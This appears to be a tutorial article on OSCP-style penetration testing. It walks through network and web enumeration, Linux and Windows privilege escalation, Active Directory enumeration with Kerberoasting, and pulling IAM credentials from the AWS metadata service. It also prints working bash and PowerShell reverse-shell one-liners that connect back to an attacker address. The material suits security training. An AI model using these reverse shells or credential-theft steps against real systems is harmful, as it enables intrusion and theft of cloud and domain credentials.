Listen to this Post

Introduction:
The Offensive Security Certified Professional (OSCP) certification is more than a credential; it is a rigorous performance-based assessment that validates hands-on penetration testing skills. In an era of automated scanners, OSCP forces practitioners to embrace a manual, thorough methodology, providing an unparalleled foundation in offensive security. This article deconstructs the core technical components of the OSCP journey, translating its lessons into actionable commands and procedures for modern red teams and security analysts.
Learning Objectives:
- Master the fundamental enumeration and exploitation techniques central to the OSCP methodology.
- Develop proficiency with essential Linux and Windows privilege escalation vectors.
- Learn to apply OSCP-style manual penetration testing in cloud and Active Directory environments.
You Should Know:
1. Mastering Network Enumeration with Nmap
A comprehensive Nmap scan is the cornerstone of any penetration test. The OSCP methodology emphasizes moving beyond simple connection scans to detailed service and version detection.
 Basic TCP SYN Scan
nmap -sS -sV -O -p- 192.168.1.100

Aggressive Scan with Scripting
nmap -A -T4 192.168.1.100

UDP Top Ports Scan (Slower but crucial)
nmap -sU --top-ports 100 192.168.1.100
-sS: Performs a TCP SYN scan, which is stealthy as it doesn’t complete the TCP handshake.
-sV: Probes open ports to determine service/version information.
-O: Attempts to identify the remote operating system.
`-p-`: Scans all 65,535 TCP ports.
-A: Enables “Aggressive” mode, which includes OS detection, version detection, script scanning, and traceroute.
`-sU`: Performs a UDP scan.
Step-by-step guide: Always start with a broad TCP SYN scan (-sS) against all ports (-p-) to identify every possible entry point. Follow up with version detection (-sV) on the discovered open ports to identify specific software and versions for vulnerability mapping. Never neglect UDP services, as they often host critical services like DNS, SNMP, or NTP.
- Web Application Directory and File Brute-Forcing with Gobuster
Discovering hidden directories, files, and virtual hosts is a critical step in web application penetration testing.
 Directory Brute-Forcing
gobuster dir -u http://192.168.1.100 -w /usr/share/wordlists/dirb/common.txt

Subdomain Enumeration (VHOST)
gobuster vhost -u http://example.com -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
`dir`: Specifies directory/file brute-forcing mode.
`vhost`: Specifies virtual host brute-forcing mode.
`-u`: The target URL.
`-w`: The path to the wordlist.
Step-by-step guide: Use a targeted wordlist appropriate for the application’s technology stack. For `vhost` scanning, ensure you include the `-u` parameter with a known base domain. Correlate the results with HTTP status codes; `200` indicates success, `403` is forbidden (but discovered), and 301/302 are redirects.
- Gaining an Initial Foothold with a Reverse Shell
Once a vulnerability is identified, a reverse shell is the primary method for establishing remote access.
 Netcat Listener (on Attacker Machine)
nc -nvlp 4444

Common Bash Reverse Shell
bash -i >& /dev/tcp/192.168.1.50/4444 0>&1

PowerShell Reverse Shell (Windows)
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.1.50',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
Step-by-step guide: First, set up a Netcat listener on your attacking machine on a specified port (e.g., 4444). Then, based on the target system’s capabilities, execute the appropriate reverse shell command. This shell is often unstable, so the immediate next step is to upgrade it to a fully interactive TTY.
4. Linux Privilege Escalation: Enumeration and Kernel Exploits
Systematic enumeration is key to identifying privilege escalation vectors on Linux.
 Automated Enumeration Script
linpeas.sh

Manual Enumeration Commands
sudo -l
find / -perm -u=s -type f 2>/dev/null
cat /etc/crontab
uname -a
ps aux
sudo -l: Lists commands the current user can run with sudo privileges.
find / -perm -u=s -type f 2>/dev/null: Finds all SUID files.
`cat /etc/crontab`: Displays scheduled cron jobs.
Step-by-step guide: Transfer and execute an automated script like `linpeas.sh` to get a broad overview. Manually verify its findings. Check for `sudo` rights, SUID/SGID binaries, cron jobs, and kernel version. If an outdated kernel is identified, search for a corresponding exploit using `searchsploit` and compile it on the target.
- Windows Privilege Escalation: Service Abuses and Token Manipulation
Windows escalation often involves misconfigured services and impersonation privileges.
 Enumerate System Information
systeminfo
whoami /priv

Check for AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

Check Unquoted Service Paths
wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr /i /v "C:\Windows\"
PowerShell (PowerUp.ps1):
. .\PowerUp.ps1; Invoke-AllChecks
Step-by-step guide: Run `whoami /priv` to identify potentially dangerous privileges like SeImpersonatePrivilege. Use tools like PowerUp to automate the discovery of misconfigurations like unquoted service paths, writable service binaries, or `AlwaysInstallElevated` policies. Exploits like `PrintSpoofer` or `JuicyPotato` can leverage impersonation privileges for instant SYSTEM-level access.
6. Active Directory Enumeration with PowerView
In an AD environment, information is power.
 Enumerate Domain Users
Get-NetUser | select cn,description,pwdlastset,logoncount

Enumerate Domain Computers
Get-NetComputer | select name,operatingsystem

Enumerate User Sessions on a Computer
Get-NetSession -ComputerName DC01

Check for Kerberoastable Users
Invoke-Kerberoast -OutputFormat HashCat
Step-by-step guide: Import the PowerView module into your PowerShell session. Begin by enumerating users and computers to map the network. Look for service accounts with SPNs set, which are vulnerable to Kerberoasting. Use `Get-NetSession` to understand which users are logged into which machines, aiding in lateral movement planning.
7. Cloud Instance Metadata Exploitation (AWS)
Cloud environments have a critical attack vector: the instance metadata service.
 Querying the AWS Instance Metadata Service
curl http://169.254.169.254/latest/meta-data/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<ROLE-NAME>
Step-by-step guide: If you gain command execution on a cloud instance (e.g., via a web shell), the first step is to query the metadata service. Start with the root endpoint, then navigate to the IAM security credentials path. If a role is attached to the instance, this will return temporary access keys that can be used with the AWS CLI to further explore and potentially compromise the entire cloud environment.
What Undercode Say:
- The OSCP’s true value is not in passing the exam but in ingraining a persistent, meticulous attacker mindset that values manual testing over tool reliance.
- The certification’s core techniques, from privilege escalation to Active Directory enumeration, remain highly relevant and form the foundational language of modern offensive security.
The OSCP certification has evolved from a niche credential to a industry standard because it tests a fundamental truth: effective security requires understanding the “how” and “why” of an attack, not just the “what.” While automated tools can flag potential vulnerabilities, it is the manual process of chaining information, exploiting logic flaws, and persistently pursuing elevated access that defines a skilled penetration tester. The commands and techniques outlined are not just for an exam; they are the daily bread of red teams worldwide. As the landscape shifts towards the cloud, the underlying principles of enumeration, exploitation, and persistence taught by OSCP are more critical than ever, providing a timeless framework for breaking into any system.
Prediction:
The principles cemented by the OSCP will become increasingly vital as attack surfaces expand into cloud-native architectures and AI-driven systems. While the specific technologies will change—from on-premises Active Directory to complex cloud identity and access management (IAM) roles—the core methodology of manual, persistent exploitation will remain the differentiator between script kiddies and elite security professionals. Future offensive security training will inevitably build upon the OSCP foundation, adding specialized modules for cloud penetration testing, container breakout techniques, and the manipulation of AI models, ensuring the manual hacker’s mindset endures in an automated world.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Rohitsingh1028 Oscp – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


